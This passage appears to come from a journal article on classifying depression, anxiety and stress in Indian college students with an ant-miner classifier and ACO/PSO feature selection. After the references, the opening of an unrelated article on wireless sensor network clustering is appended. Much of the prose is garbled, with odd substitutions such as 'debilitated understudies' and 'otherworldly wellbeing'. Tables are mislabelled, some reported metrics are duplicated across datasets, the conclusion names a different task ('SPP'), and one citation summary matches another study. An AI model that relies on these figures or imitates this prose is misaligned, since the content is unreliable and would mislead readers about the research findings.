Depression has been accounted for as an important imperative risk factor for suicide. An investigation by Suominen, Henriksson, Suokas et al [7] revealed that 38% of suicide attempters has suffered from depressive issue while 75% were tested to have a depressive disorder (e.g. significant depression, depressive issue not generally indicated). Along with the individual load linked with depression and anxiety, there are also extensive financial costs to the community. In addition, DuPont and his team [8] recommend that the best effect comes from indirect costslke profitability in the working environment. The effect of unprocessed depression and anxiety on the capability to function is accounted for to be equivalent or more prominent than that of other basic medical issues, for example, coronary illness or joint pain [9]. Appropriate and sufficient handling of these conditions is essential as early recognition may prompt better result for the people concerned. Various researchers have evaluated distinctive models to distinguish the connection amongst depression and anxiety. In view of conventional ideas, anxiety and depression do not vary from each other and sometimes the conditions which present at the same time. This is because of the way that the models include anxiety and depression enfolds some common symptoms. Due to the interconnection between depression and anxiety, few investigations are made to find whether the emotional status of these differ from each another. As a result, some studies employed factor examination to compute discriminant validity of scale items. From the outcome of factor analysis, obviously the interconnection is at the middle level between anxiety and stress, however DAS are not quite the same as one other [10].

There are different factors which impact DAS and some of the reasons are sickness, pregnancy, scholarly advance, web-based social networking, debilitated understudies, disabled students, etc. of these issues are important to give treatment and diminishing the inability from the environment [11]. Distinctive measuring scales are available to calculate the levels of DAS and some of them include Beck Depression Inventory (BDI), the Beck Anxiety Inventory (BAI), the Hospital Anxiety and Depression Scale (HADS), the Center for Epidemiological Studies Depression (CES-D), and the Depression Anxiety Stress Scales (DASS). DASS is the most commonly used measuring scale and it has two forms namely DASS-21 and DASS-42.

DAS investigation models with novel ideas are presented and few of the conventional approaches are not widely used. In the meantime, the prior models are not applicable for the variations in the levels of DAS. In the recent years, numerous approaches are developed to classify DAS and are found in the literature. These strategies are utilized for data classification and in some of the cases it is integrated with other methods for hybrid approaches. Feature Selection (FS) is also a part in the process of data classification. It

KEY WORDS

Ant miner, FS, Classification, Genetic algorithm, Particle Swarm Optimization

Received: 16 July 2018
Accepted: 11 Sept 2018
Published: 18 Sept 2018

*Corresponding Author
Email:
arokya25@yahoo.co.in

is a procedure of choosing subset of features from raw features. It removes the redundant and irrelevant features along with the reduction in computational complexity of the system. The advantages of FS methods are less execution time, transparency, minimizing the number of measurements, etc. and so on. The goal of FS algorithm is to make the system less complex and to maximize the efficiency of the learning algorithm. The FS can be formulated as a combinatorial optimization problem and the function selection is a dataset. The design variables are the addition (1) or the elimination (0) of the features. A complete selection of features would measure several combinations (2^N , where N represents the number of features). It is hard to compute in case of more number of features and it becomes impossible. It is computationally complex; when the number of features is big, then it become impossible. Some of the metaheuristic algorithms used for FS are Ant Colony Optimization (ACO), GA, Particle Swarm optimization (PSO), simulated annealing, etc. are employed for effective results.

This paper investigates the significance of FS approaches (ACO and PSO) in the ant-miner based classification task of DAS. Ant-miner is the well-known classification algorithm which leads to efficient results for several kinds of classification task. This paper proposes a novel DAS model by the integration of FS methods with ant miner based classification model. The results are evaluated by validating the proposed method against a dataset collected by our own. The performance measures used in this study are accuracy, sensitivity, specificity, Kappa coefficient, F-score, False Discovery Rate (FDR) and False Omission Rate (FOR).

RELATED WORK

This section summarizes the state of art methods to investigate DAS in different dimensions. In [12], an examination is one to analyze the satisfaction level and ensuring the recommendation of giving internet-delivered treatment DAS for university students. The result of the examination demonstrates that the DAS level is diminished among students who experienced the proposed learning 4 times in a month. [13] performed a study to explore the state of DAS on high school girl students in Saudi Arabia by the use of DASS-42. Among the samples (N=545), just 26% of young ladies are not having DAS and half of the young lady's experiences atleast two disease in DAS. The outcomes portray the centrality of naming essential care doctors to protect young ladies, approve and mend psychological instability. [14] inspects the interconnection between otherworldly wellbeing and DAS in the patients experience from heart problems. A sample (N=150) is gathered from Ardabil clinic in the year of 2014. The outcome of this study recommends that the rise in spiritual health automatically reduces the level of DAS levels in heart failure patients. It suggests the necessity of forming medical communities to give mandatory spiritual healthcare. [15] led an examination to decide the intermediate responsibility to handle the measure of addicting to video game and psychological maladjustment. A survey (samples N=552) is performed over internet by the use of CAES scale, DASS-21 and BACQ. The results indicate that a solid connection between them the higher inclusion in computer games can lead to higher risk of addiction. [16] performed a study to assessment to anticipate the likelihood of DAS for Type II diabetes patients (N=2508) in 12 open medicinal services associations in Malaysia. DASS is utilized and gotten the likelihood of DAS indications 11.5%, 30.5% and 12.5% separately. It is clear that the occurrence if DAS is observed to be high for Type II diabetics. [17] carried out a procedure o compute the DAS levels of mechanical representatives in Bangalore, India utilizing DASS-21. From the acquired outcomes, it is clear that 36% of workers experience the ill effects of uneasiness.

[18] presented a method to identify the defects and analyze fundamental depressive disease in online networking. Initially, Crowdsourcing is utilizing to gather Tweets by the use of a default psychometric tool. A statistical classifier is developed to evaluate the risk of depression, before the reported onset. It gives an approach to design new tools to determine the severity levels of depression which will be helpful for individual persons and hospitals. [19] performed an investigation to assess the DAS level on Nepal medical undergraduate students (sample N=538) by DASS and SPSS is employed as a statistical tool. In addition to DASS, some additional questions are also added in the questionnaire. The results demonstrate that the students suffer from DAS and the respective percentage is 29.9%, 41.1% and 27%. [20] carried out a study to evaluate the DAS among the undergraduate physiotherapy students. This study is done based on the data gathered from 267 students and the results reported that the DAS level is high. So, it is suggested to give promotions and healthcare to the physiotherapy students. [21] investigated the rate of ADHD-related traits among young adults in an Australian university, and to study whether higher endorsement of ADHD-related symptoms is linked with self-reported symptoms of DAS, and autistic-like traits.

MATERIALS AND METHODS

PSO based FS

In this study, ant-miner algorithm is employed for data classification purposes of DAS. To enhance the classification results of the ant miner, two FS approaches include ACO and PSO is used to prefer the feature sunset and remove unwanted features from the applied dataset. The overall workflow of the FS methods employed in ant miner algorithm is discussed below

PSO is one of the evolutionary algorithm introduced by Kennedy and Eberhart in 1995 [22]. PSO is devised from the inspiration of social behavior of bird flocking and fish schooling. The fundamental idea of PSO is to optimize the knowledge using social interaction in the population where thinking is private as well as social. In PSO, it is assumed that every solution is identified as a particle in the swarm. Each particle owns a position in the search space, which is given by a vector $x_i = (x_{i1}, x_{i2}, \dots, x_{iD})$, where D is the dimensionality of the search space. The particles travel in the search space to search the optimal solutions. Therefore, the velocity of each particle is denoted as $v_i = (v_{i1}, v_{i2}, \dots, v_{iD})$. For the duration of movement, every particle performs position and velocity updation on the basis of its experience and its neighbors. The best preceding location of the particle is termed as personal best $pbest$, and best location attained by the population is termed as global best $gbest$. By the use of $pbest$ and $gbest$, PSO performs searching process of finding optimal solutions by position and velocity updation of every particle using Eq. (1) and (2).

$$x_{id}^{t+1} = x_{id}^t + v_{id}^{t+1} \quad (1)$$

$$v_{id}^{t+1} = w * v_{id}^t + c_1 * r_1 * (p_{id} - x_{id}^t) + c_2 * r_2 * (p_{gd} - x_{id}^t) \quad (2)$$

where t represents t^{th} iteration in the evolutionary process, $d \in D$ denotes the d^{th} dimension in the search space. w is inertia weight, c_1 and c_2 are acceleration constants. r_1 and r_2 are random values uniformly distributed in $[0, 1]$. p_{id} and p_{gd} represents the components of $pbest$ and $gbest$ in the d^{th} dimension. The velocity is limited by a fixed maximum velocity, v_{max} , and $v_{t+1} \text{ id} \in [-v_{max}, v_{max}]$. The algorithm terminates when a predefined condition is satisfied, which can be a better fitness value or a fixed maximum number of iterations.

ACO based FS (ACO-FS)

For a feature set of size n , the FS technique helps to discover a minimal feature subset of size s ($s < n$), while keeping higher accuracy to represent original features. A partial solution is to represent any ordering between the features of the solution. In the meantime, the forthcoming feature to be selected should not be impacted by the past feature annexed to the partial solution [23]. In any case, there is no need that the solutions of a FS problem ought to be of equivalent size. The mapping of FS problem to ACO algorithm includes:

- Graph representation,
- Heuristic desirability,
- Pheromone updation and
- Solution construction

Graph representation

To begin with, the FS difficulty should be redefined as an ACO problem. Generally, ACO algorithm desires the problem to be represented in the form of graph. In this Fig, the nodes indicate features and the edges constitute the selection of next features. The optimal feature subset is chosen by the procedure of ant traversal through the graph where less number of nodes visited will fulfill the traversal termination condition. Every node is associated together to permit any feature can be chosen. The ant is initially at node F_1 and the options of the path to append subsequent features are represented by dotted lines. It picks a feature F_2 utilizing transition rule, next it picks F_6, F_3, F_8 and F_9 . On arriving F_4 , the present subset $\{F_1, F_2, F_6, F_3, F_8, F_9\}$ is found to fulfill the traversal termination condition. The ant stops its transversal and provides the selected subset of features as a candidate for data reduction. The final chosen subset is denoted by solid lines. Utilizing the reformulated diagram, the transition rules and pheromone rule updation of traditional ACO algorithms can be engaged. For this situation, every feature has its individual pheromone and heuristic value.

Heuristic desirability

The basic element of ACO algorithm is a constructive heuristic to produce solutions in a probabilistic way. A solution construction begins with a null partial solution. Subsequently, at each construction process step, the current partial solution is extended by including a feasible solution element from a collection of solution components.

Pheromone updation

When all the ants found the solutions, the pheromone evaporation of all nodes is initiated and each ant k deposits a quantity of pheromone as given in Eq. (3),

$$\Delta \tau_i^k(t) = \begin{cases} \phi \cdot \gamma \left(S^k(t) \right) + \frac{\phi(n-|S^k(t)|)}{n}, & \text{if } i \in S^k(t) \\ 0 & \text{otherwise} \end{cases} \quad (3)$$

where $S^k(t)$ is the feature subset produced by ant k at t^{th} iterative and $|S^k(t)|$ indicates the length, ϕ and γ are the two parameters to control the relative weight of classifier performance and feature subset length,

$\phi \in [0,1]$ and $\phi = 1 - \phi$. Basically, adding new pheromone by ants and pheromone evaporation are represented by the rule as given in Eq. (4) is applied to all the rules:

$$\tau_i(t + 1) = (1 - \rho)\tau_i(t) + \sum_{k=1}^m \Delta_i^k(t) + \Delta\tau_i^g(t) \quad (4)$$

where m is the number of ants at every iteration and $\rho \in (0, 1)$ is the pheromone trail decay coefficient. The main usage of pheromone evaporation is to keep away from stagnation, each ant experience pheromone updation and the best ant lays more pheromone on nodes of the best solution. It leads to the exploration of ants around the optimal solution in the subsequent iterations.

Solution construction

The process begins with the generation of number of ants and is deployed in a random way. Next, the number of ants to lay on the graph is set equivalent to the number of features available in the data. The ant starts from the process of path construction from different features. From the initial positions, they transverses the nodes in a probabilistic way until the termination condition satisfies. The consequential subsets are gathered and analyzed for optimal one. On the identification of optimal subset, then the procedure terminates and the best feature subset is noted. When the conditions unsatisfied, then the pheromone will be updated and generates a new set of ants to repeat the process.

ANT-MINER based DAS Classification

Once the features are chosen by ACO and PSO algorithm, ant miner applied for the classification of DAS. Using ant miner algorithm [24], the ants determine the shortest path from source to destination. The ants choose the possible paths using a probability function. It is derived by the amount of pheromone present in the path and heuristic function. When ants visited all the feasible paths, the path containing more amount of pheromone and the heuristic value with higher possibility will be elected. On choosing a path by ant, the pheromone value initiates to rise. When adequate number of ant follows one path, it will become a candidate rule and it is considered as a discovered rule when the quality is good enough.

Structural representation

Basically, ACO follows the foraging principle of real ant colonies. An attribute is denoted as Attribute_i where i indicate the series of the attribute and Va_{ij} represents the non-continuous attribute value. The subsequent level of the attribute fall into a class and the value of class are indicated by CL_k , where k is the series value in the class. The ant rises from the nest as a source and chooses a value for each attribute. Upon visiting all attributes, it takes a value for the class and consumes the food as a destination [30]. For rule discovery, sufficient amount ants should takes the similar path which is explained below and shown in [Fig. 1].




Fig. 1: Structural representation of ACO based classification.

Rule structure

The classification based rule structure of ant-miner algorithm is: IF <antecedent > THEN <descendant>.

Rule generation

Sequential covering method is employed by ant-miner algorithm to recognize the list of classification rules. At first, the number of discovered rules in the rule list is set to zero and the training set hold the collection of discovered rules. The discovery of classification rules in each repetition of WHILE loop parallel to a number of executions of the REPEAT-UNTIL loop leads to shifting of a classification rule list and eliminates from training set. This process continues until maximum threshold value reaches the number of uncovered training cases. At the start, Ant_t set with zero rules and incremented by one term to its available partial rule until any of the below conditions satisfied

- (1) Any value lesser than predefined threshold can be appended to the rule
- (2) When the ants utilize all the attributes earlier, rule generation will be terminated. The artificial ants select an attribute value to create rules by the probability function Eq. (5).

$$P_{xy} = \frac{\eta_{b_{xy}} \cdot \tau_{b_{xy}}}{\sum_{x=1}^a (\eta_{xy}) \cdot \sum_{y=1}^b (\tau_{xy}(t))} \quad (5)$$

where, P_{xy} represents the likelihood function, η_{xy} represents the value of a problem-dependent heuristic function and $\tau_{xy}(t)$ represents the amount of pheromone at iteration t .

Rule pruning: This procedure aimed to eliminate the unnecessary rules generated by ants in every step. It helps to improve the rule quality generated by the ants and the rules will be simple. Eq. (6) gives the rule quality lies between, $0 \leq Q \leq 1$.

$$Q = \frac{TP}{(TP + FN)} * \frac{TN}{(FP + TN)} \quad (6)$$

where, TP-True Positive, TN- True Negative, FP-False Positive and FN-False Negative.

Pheromone Updating: It represents the quantity of the evaporation of ant pheromone in the real world. Artificial ants execute pheromone updating process to find the simpler rules. Due to positive feedback procedure, the errors in the heuristic measure will be corrected and leads to enhanced classification accuracy and is equated in Eq. (7).

$$\tau_{xy}(t = 0) = \frac{1}{\sum_{x=1}^a b_x} \quad (7)$$

where, η_{xy} represents the value of a problem-dependent heuristic function, a is the 'n' number of attributes, b_i is the possible values that associated attribute a_i .

PERFORMANCE EVALUATION

To validate the effective results of the proposed method, it is validated using a dataset, which contains 938 samples collected from college students from Puducherry, India using DASS-21 measure to assess the level of DAS among them. The dataset consists of a total of 938 instances, 7 features and 5 classes. The dataset description is tabulated in [Table 1]. For experimentation, WEKA is used as a simulation tool. The performance of the proposed method are compared with PSO based FS in the classification process using ant miner. The experimental results are compared with one other using different performance measures namely accuracy, sensitivity, specificity, Kappa coefficient, F-score, FDR and FOR.

Table 1: Dataset description

S. No	Dataset	No. of Instances	No. of Features	No. of Classes
1	Depression	938	7	5
2	Anxiety	938	7	5
3	Stress	938	7	5

The comparative results of the ACO based feature selection methodologies are tabulated in [Table 2-4] for depression, anxiety and stress and are illustrated in [Fig. 3-5] respectively. From [Table 2], it is apparent that the classification performance without FS is poor than other methods. By contrast, the classification results of the PSO based FS methodology achieves better performance than without FS. In the same way, the ACO based FS with classification shows superior performance than other compared methods. However, out of 7 features, PSO algorithm selects four features whereas the proposed ACO algorithm selects only three features. For depression dataset, the proposed method attains maximum closest

performance with a higher accuracy of 97.56, sensitivity of 93.86, specificity of 99.23, F-score of 96.78, FOR of 6.56, FDR of 2.45 and kappa value of 93.47 respectively.

Table 2: Classification results with depression dataset

Method	Selected Features	Accuracy	Sensitivity	Specificity	F-score	FOR	FDR	Kappa
None	All	77.51	85.21	52.33	86.62	14.44	13.98	35.09
PSO	6,3,1,7	91.42	88.67	93.12	89.55	10.11	11.45	81.67
ACO	4,6,2	97.56	93.86	99.23	96.78	6.56	2.45	93.47




Fig. 2: Comparative analysis of classification results for depression dataset.

Table 2] demonstrates the classification performance for anxiety dataset. The table values depicts that the worse performance is achieved when no FS mechanism is involved. The classification performance is significantly improved by the inclusion of FS methods. Here, the PSO FS method outperforms the classification performance when no FS is employed. But, it fails to achieve better performance when compared to ACO based FS. Similarly to depression dataset, for anxiety dataset, out of 7 features, PSO algorithm selects four features whereas the proposed ACO algorithm selects only three features. For anxiety dataset, the proposed method attains maximum closest performance with a higher accuracy of 93.78, sensitivity of 92.31, specificity of 94.76, F-score of 91.06, FOR of 7.36, FDR of 12.14 and kappa value of 84.76 respectively.

Table 3: Classification results with anxiety dataset

Method	Selected Features	Accuracy	Sensitivity	Specificity	F-score	FOR	FDR	Kappa
None	All	89.78	83.3	93.69	85.41	14.01	13.22	74.72
PSO	2,3,4,1	91.68	89.71	93.76	88.51	10.42	12.67	79.68
ACO	1,3,2	93.78	92.31	94.76	91.06	7.36	12.14	84.76




Fig. 3: Comparative analysis of classification results for Anxiety dataset.

From [Table 2], it is apparent that the classification performance with no FS shows worse performance than the compared methods. By contrast, the classification performance of the PSO based FS method accomplishes preferable performance than without FS. In the same way, the ACO based FS with classification shows superior performance than other compared methods. However, out of 7 features, PSO algorithm chooses four features whereas the proposed ACO algorithm selects only three features. For depression dataset, the proposed method attains maximum closest performance with a higher accuracy of 93.57, sensitivity of 93.31, specificity of 93.76, F-score of 91.06, FOR of 8.36, FDR of 10.14 and kappa value of 84.76 respectively. From the above experimental results, it is proved that the inclusion of ACO based FS process will enhance the classification performance of the ant-miner algorithm for DAS.

Table 4: Classification results with stress dataset

Method	Selected Features	Accuracy	Sensitivity	Specificity	F-score	FOR	FDR	Kappa
None	All	89.84	95.93	73.61	93.82	20.4	12.18	70.15
PSO	3,5,2,6	90.65	88.71	93.76	88.51	10.42	12.67	79.68
ACO	3,4,6	93.57	93.31	93.76	91.06	8.36	10.14	84.76




Fig. 4: Comparative analysis of classification results for Stress dataset.

CONCLUSION

This paper investigates the significance of FS approaches (ACO and PSO) in the ant-miner based classification task of DAS. It eliminates the unwanted and irrelevant features and chooses the significant features to model the classification system. The goal of this study is to examine the consequence of FS approaches in the ant-miner based classification task of SPP. The results are evaluated by validating the proposed method against a dataset collected by our own. The performance measures used in this study are accuracy, sensitivity, specificity, Kappa coefficient, F-score, FDR and FOR. The proposed method attains maximum closest performance with a higher accuracy of 97.56, sensitivity of 93.86, specificity of 99.23, F-score of 96.78, and kappa value of 93.47 respectively. From the experimental results, it is verified that the use of ACO in the FS for ant miner based data classification is superior than the PSO based FS.

CONFLICT OF INTEREST

No conflict of interest

ACKNOWLEDGEMENTS

This study is supported by UGC under grant number MRP-6524/16 (SERO/UGC)

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] World Health Organization. The World Health Report 2001: Mental health: new understanding, new hope. World Health Organization, 2001.
- [2] Andrews G, Kristy Sanderson, Slade T, Issakidis C [2000] Why does the burden of disease persist? Relating the burden of anxiety and depression to effectiveness of treatment. Bulletin of the world Health Organization, 78(4): 446-454.
- [3] Mendlowicz, Mauro V, Murray B. Stein [2000] Quality of life in individuals with anxiety disorders. American Journal of Psychiatry, 157(5): 669-682.

- [4] Rapaport, Mark Hyman, Cathryn Clary, Rana Fayyad, and Jean Endicott [2005] Quality-of-life impairment in depressive and anxiety disorders. *American Journal of Psychiatry*, 162(6): 1171-1178.
- [5] Waghorn, Geoff, David Chant, Paul White, and Harvey Whiteford [2005] Disability, employment and work performance among people with ICD-10 anxiety disorders. *Australian and New Zealand Journal of Psychiatry*, 39(12): 55-66.
- [6] Greenberg, Paul E, Ronald C. Kessler, Howard G. Birnbaum, Stephanie A. Leong, Sarah W. Lowe, Patricia A. Berglund, and Patricia K. Corey-Lisle [2003] The economic burden of depression in the United States: how did it change between 1990 and 2000? *Journal of clinical psychiatry*, 64(12): 1465-1475.
- [7] Suominen KM, Henriksson M, Suokas J, Isometsä E, Ostamo A, Lönnqvist J [1996] Mental disorders and comorbidity in attempted suicide. *Acta Psychiatrica Scandinavica*, 94(4): 234-240.
- [8] DuPont RL, Rice DP, Miller LS, Shiraki SS, Rowland CR, Harwood HJ [1996] Harwood. Economic costs of anxiety disorders, *Anxiety* 2(4): 167-172.
- [9] Schonfeld WH, Verboncoeur CJ, Fifer SK, Lipschutz RC, Lubeck DP, Buesching DP [1997] The functioning and well-being of patients with unrecognized anxiety disorders and major depressive disorder, *Journal of affective disorders*, 43(2):105-119.
- [10] Rowe SK, Rapaport MH [2006] Classification and treatment of sub-threshold depression. *Psychopharm Review*, 41(5): 33-39.
- [11] Goldberg DP [1995] Form and frequency of mental disorders across centers. *Mental illness in general health care: An international study*.
- [12] Currie SL, McGrath PJ, Day V [2010] Development and usability of an online CBT program for symptoms of moderate depression, anxiety, and stress in post-secondary students. *Computers in Human Behavior*, 26(6): 1419-1426.
- [13] Frazier P, Richards D, Mooney J, Hofmann SG, Beidel D, Palmieri PA, Bonner C [2016] Acceptability and proof of concept of internet-delivered treatment for depression, anxiety, and stress in university students: protocol for an open feasibility trial. *Pilot and feasibility studies*, 2(1): 28.
- [14] Safavi M, Oladrostam N, Fesharaki M, Fatahi Y [2016] An Investigation of the Relationship between Spiritual Health and Depression, Anxiety, and Stress in Patients with Heart Failure. *Health, Spirituality and Medical Ethics*, 3(2): 2-7.
- [15] Loton D, Borkoles E, Lubman D, Polman R [2016] Video game addiction, engagement and symptoms of stress, depression and anxiety: The mediating role of coping. *International Journal of Mental Health and Addiction*, 4: 565-578.
- [16] Kaur G, Tee GH, Ariaratnam S, Krishnapillai AS, China K [2013] Depression, anxiety and stress symptoms among diabetics in Malaysia: a cross sectional study in an urban primary care setting. *BMC family practice*, 14(1): 69.
- [17] Rao S, Ramesh N [2015] Depression, anxiety and stress levels in industrial workers: A pilot study in Bangalore, India. *Industrial psychiatry journal*, 24(1): 23.
- [18] De Choudhury M, Gamon M, Counts S, Horvitz E [2013] Predicting depression via social media. *ICWSM*, 13: 1-10.
- [19] Kunwar D, Risal A, Koirala S [2016] Study of depression, anxiety and stress among the medical students in two medical colleges of nepal. *Kathmandu Univ Med J*, 53(1): 22-6.
- [20] Syed A, Ali SS, Khan M [2018] Frequency of depression, anxiety and stress among the undergraduate physiotherapy students. *Pakistan journal of medical sciences*, 34(2):468.
- [21] Nankoo MM, Palermo R, Bell JA, Pestell CM [2018] Examining the rate of self-reported ADHD-related traits and endorsement of depression, anxiety, stress, and autistic-like traits in Australian university students. *Journal of attention disorders*, 1:1087054718758901.
- [22] Kennedy J [2011] Particle swarm optimization. In *Encyclopedia of machine learning*, 760-766.
- [23] Parpinelli RS, Lopes HS, Freitas AA [2002] Data mining with an ant colony optimization algorithm. *IEEE transactions on evolutionary computation*, 6(4): 321-332.
- [24] Uthayakumar, J, Vengattaraman T, Dhavachelvan P. [2017] Swarm intelligence based classification rule induction (CRI) framework for qualitative and quantitative approach: An application of bankruptcy prediction and credit risk analysis. *Journal of King Saud University-Computer and Information Sciences* (In press).

ARTICLE

ADAPTIVE MODELLING AND SIMULATION OF WIRELESS SENSOR RADIO ENERGY DEPENDS ON PROBABILISTIC AND STOCHASTIC ANALYSIS

Sandip Mandal*, Rama Sushil

Department of Information Technology, DIT University, Dehradun, INDIA

ABSTRACT

Clustering sensors into groups, so that sensors communicate information only to cluster-heads and then the cluster-heads communicate the aggregated information to the base station, saves energy and thus prolongs network lifetime. Adapting this approach, we propose Adaptive Modelling and Simulation of Wireless Sensor Radio Energy depends On Probabilistic and Stochastic Analysis (AMSPSA) protocol. This protocol is adaptive in terms of data reporting rates and residual energy of each node within the network. Motivated by the LEACH protocol [1], we extend its stochastic cluster selection algorithm for networks having spatial-temporal variations in data reporting rates across different regions. Simulation results demonstrate that AMSPSA is able to distribute energy consumption more effectively among the sensors, thereby prolonging the network lifetime by as much as 50% compared to LEACH.

INTRODUCTION

Sensor nodes are often left unattended e.g., in hostile environments, which makes it difficult or impossible to re-charge or replace their batteries. This necessitates devising novel energy-efficient solutions to some of the conventional wireless networking problems, such as medium access control, routing, self-organization, so as to prolong the network lifetime.

In most of the applications sensors are required to detect events and then communicate the collected information to a distant base station (BS) where parameters characterizing these events are estimated. The cost of transmitting information is higher than computation and hence it is advantageous to organize the sensors into clusters [1,2], where the data gathered by the sensors is communicated to the BS through a hierarchy of cluster-heads.

LEACH [1] is perhaps the first cluster based routing protocol for wireless sensor networks [3], which uses a stochastic model for cluster head selection. LEACH has motivated the design of several other protocols [2] [4] which try to improve upon the cluster-head selection process by considering the residual energy of the nodes. TL- LEACH [3] uses two levels of cluster heads instead of one in LEACH. EDAC [4] enables cluster heads to change status asynchronously and co-ordinate energy consumption. HEED [5] uses a hybrid approach based on residual energy and communication cost to select cluster heads. ANTICLUST [6] uses a two level cluster-head selection process involving local communication between neighboring nodes. Protocols like APTEEN [5], and EDC [7] optimize energy by responding to events in the network but are not suited for applications which require continuous data delivery.

However, none of the above approaches exploits both of the spatial and temporal correlation present in the data transmitted by the sensor nodes. In many applications due to high density of sensor nodes in network topology, spatially proximal sensor observations are highly correlated. Also the nature of the energy radiating physical process constitutes the temporal correlation between consecutive observations of a sensor node [8]. CAG [6] exploits spatial correlation by clustering the nodes sensing similar values. ELECTION [7] is an event based clustering system which also exploits spatial and temporal correlation by controlling sleep schedules of the sensor nodes.

In all the above approaches either the data is collected from the network periodically or on an occurrence of an event. Hence, none of them adapts to the temporal variations in data delivered by the sensor network.

This necessitates the use of a hybrid approach for data collection that readily adapts to the changes in the data delivery rate. The proposed AMSPSA protocol is well suited for such applications.

The regions in the network having high data generation rate are considered to be "hot regions". "Hotness" value of a node is a parameter indicating the data generation rate at that node relative to the whole Network. AMSPSA tries to optimize the energy consumption of the network by ensuring that nodes belonging to hot regions have a high probability of becoming a cluster heads. Thus nodes belonging to hot regions, which are expected to transmit data more frequently, now do it over shorter distances, thereby leading to balanced energy consumption over the network. AMSPSA selects a node to be a cluster head depending upon its hotness value and residual energy. This is an improvement over stochastic approach used in LEACH in terms of energy efficiency.

The AMSPSA approach considers two additional parameters for cluster-head selection. These are the residual energy of a node and the hotness of the region sensed by the node. These two factors are used in a fashion which leads to Spatial-temporal adaptation for optimum energy usage

KEY WORDS

LEACH, WSN, Base Station, Sensor Node, Radio

Received: 20 Aug 2018
Accepted: 15 Sept 2018
Published: 20 Sept 2018

*Corresponding Author

Email:
sandy06.gcect@gmail.com
Tel.: +91-8449007365
Fax: +91-135 3000 300

RELATED WORK

Leach Protocol

